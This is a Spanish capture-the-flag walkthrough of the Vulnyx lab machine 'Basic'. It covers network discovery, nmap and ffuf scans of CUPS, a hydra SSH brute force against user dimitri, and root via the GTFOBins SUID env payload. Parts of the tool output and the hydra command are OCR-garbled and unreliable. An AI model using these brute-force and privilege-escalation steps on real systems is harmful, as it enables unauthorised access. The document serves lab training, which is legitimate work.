Máquina Basic (Vulnyx)

De Ignacio Millán Ledesma Publicado el: 03 agosto



Comenzamos con averiguar la dirección Ip de la Máquina Víctima, para ello utilizaremos la herramienta **netdiscover**, para ello ejecutamos el siguiente comando:

\$ netdiscover -i eth1 -r 10.0.2.0/24

Currently scanning: Finished! Screen View: Unique Hosts 4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240				
10.0.2.1	52:54:00:12:35:0	0 1	60	Unknown vendor
10.0.2.2	52:54:00:12:35:0	0 1	60	Unknown vendor
10.0.2.3	08:00:27:d6:4c:3	3 1	60	PCS Systemtechnik GmbH
10.0.2.7	08:00:27:8d:f7:c		60	PCS Systemtechnik GmbH

Kali (Máquina Atacante): 10.0.2.4

• Máquina Víctima: 10.0.2.7

Comprobamos si tenemos conexión con la Máquina Víctima, para ello ejecutamos el siguiente comando:

\$ ping -c 1 10.0.2.7

```
PING 10.0.2.7 (10.0.2.7) 56(84) bytes of data.
64 bytes from 10.0.2.7: icmp_seq=1 ttl=64 time=0.226 ms

— 10.0.2.7 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.226/0.226/0.226/0.000 ms
```

Como se puede comprobar por el TTL nos enfrentamos a una Máquina Linux.


A continuación realizamos con la herramienta **nmap** un reconocimiento de los servicios, para ello ejecutamos el siguiente comando:

```
Starting Nmap 7.95 ( https://mmap.org ) at 2025-08-03 01:08 CEST
Nmap scan report for 10.0.2.7
Host is up (0.000398 latency).
Not shown: 997 closed top ports (reset)
PORT STATE SERVICE VERSION
22/top open ssh OpenSSH 8.491 Debian 5+deb1lu2 (protocol 2.0)
| ssh-hostkey:
| 3072 f0:06:24:fb:90:08:74:1a:bd:f7:b1:85:23:7f:b1:0f (RSA)
| 256 90:c8:74:33:45:10:58:b0:ce:cc:05:b4:7a:82:57:3d (ECDSA)
| 256 90:c8:74:33:45:10:58:b0:ce:cc:05:b4:7a:82:57:3d (ECDSA)
| 256 60:da:3e:31:38:fa:b5:49:ab:40:c3:43:2c:9f:d1:32 (ED25519)
80/top open http Apache http://dispression.org/submit/ apache translation.
| http-title: Apache2 Test Debian Default Page: It works
| http-server-header: Apache/2.4.56 (Debian)
| 33/top open ipp CUPS 2.3
| http-server-header: CUPS/2.3 IPP/2.1
| http-server-header: CUPS/2.3 IPP/2.1
| http-title: Inicio - CUPS 2.3.30p2
NAC Address: 08:00:27:80:F7:C1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://mmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 8.26 seconds
```


Como podemos comprobar la Máquina Víctima tiene abiertos los puertos 22, 80 y 631.

Comprobamos que es lo que corre en el puerto 631.




A continuación, realizamos con la herramienta **FFUF** un fuzzing web, para ello ejecutamos el siguiente comando:

\$ ffuf -u http://10.0.2.7:631/FUZZ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt



Encontramos el directorio printers.

Accedemos al directorio y nos encontramos que existe el usuario dimitri.



Con la herramienta **hydra** realizamos un ataque a ssh para intentar crackear la contraseña del usuario dimitri, para ello ejecutamos el siguiente comando:

\$ hydra -I dimitri -P Descargas/rockyou.txt -T 64 -I

```
opins of 1, (c) 2002 by an incomp/TAC Dated Markelma - Planes in our one in military or secure associate argumentations, are for illegel purposes (this is ann-binding, these the ignored beam of their expension of the secure of the incomplete of t
```

A continuación, nos conectamos por ssh, para ello ejecutamos el siguiente comando:

\$ ssh dimitri@10.0.2.7

```
The authenticity of host '10.0.2.7 (10.0.2.7)' can't be established.
ED25519 key fingerprint is SHA256:3dqq7f/jDEeGxYQnF2zHbpzEtjjY49/5PvV5/4MMqns.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.7' (ED25519) to the list of known hosts.
dimitri@10.0.2.7's password:
dimitri@basic:-$ whoami
dimitri
dimitri@basic:-$
```

Buscamos todos los binarios SUID, para ello ejecutamos el siguiente comando:

\$ find / -perm -4000 2>/dev/null

```
/usr/bin/env
/usr/bin/mount
/usr/bin/su
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/umount
/usr/bin/passwd
/usr/bin/passwd
/usr/bin/newgrp
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/libexec/polkit-agent-helper-1
```

Como podemos comprobar el binario env tiene el bit SUID activado, no eliminando los privilegios

elevados pudiendo utilizarse de forma abusiva para escalar privilegios como una puerta trasera **SUID**, por lo tanto nos vamos a la página gtfobins a mirar el payload.

SUID


If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run shop, omit the op argument on systems like Debian (<= Stretch) that allow the default shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

sudo install -m =xs \$(which env) .
./env /bin/sh -p

Lo ejecutamos:

\$ env /bin/sh -p



iii Ya somos root!!!

También pudiendo leer las flags de user y root.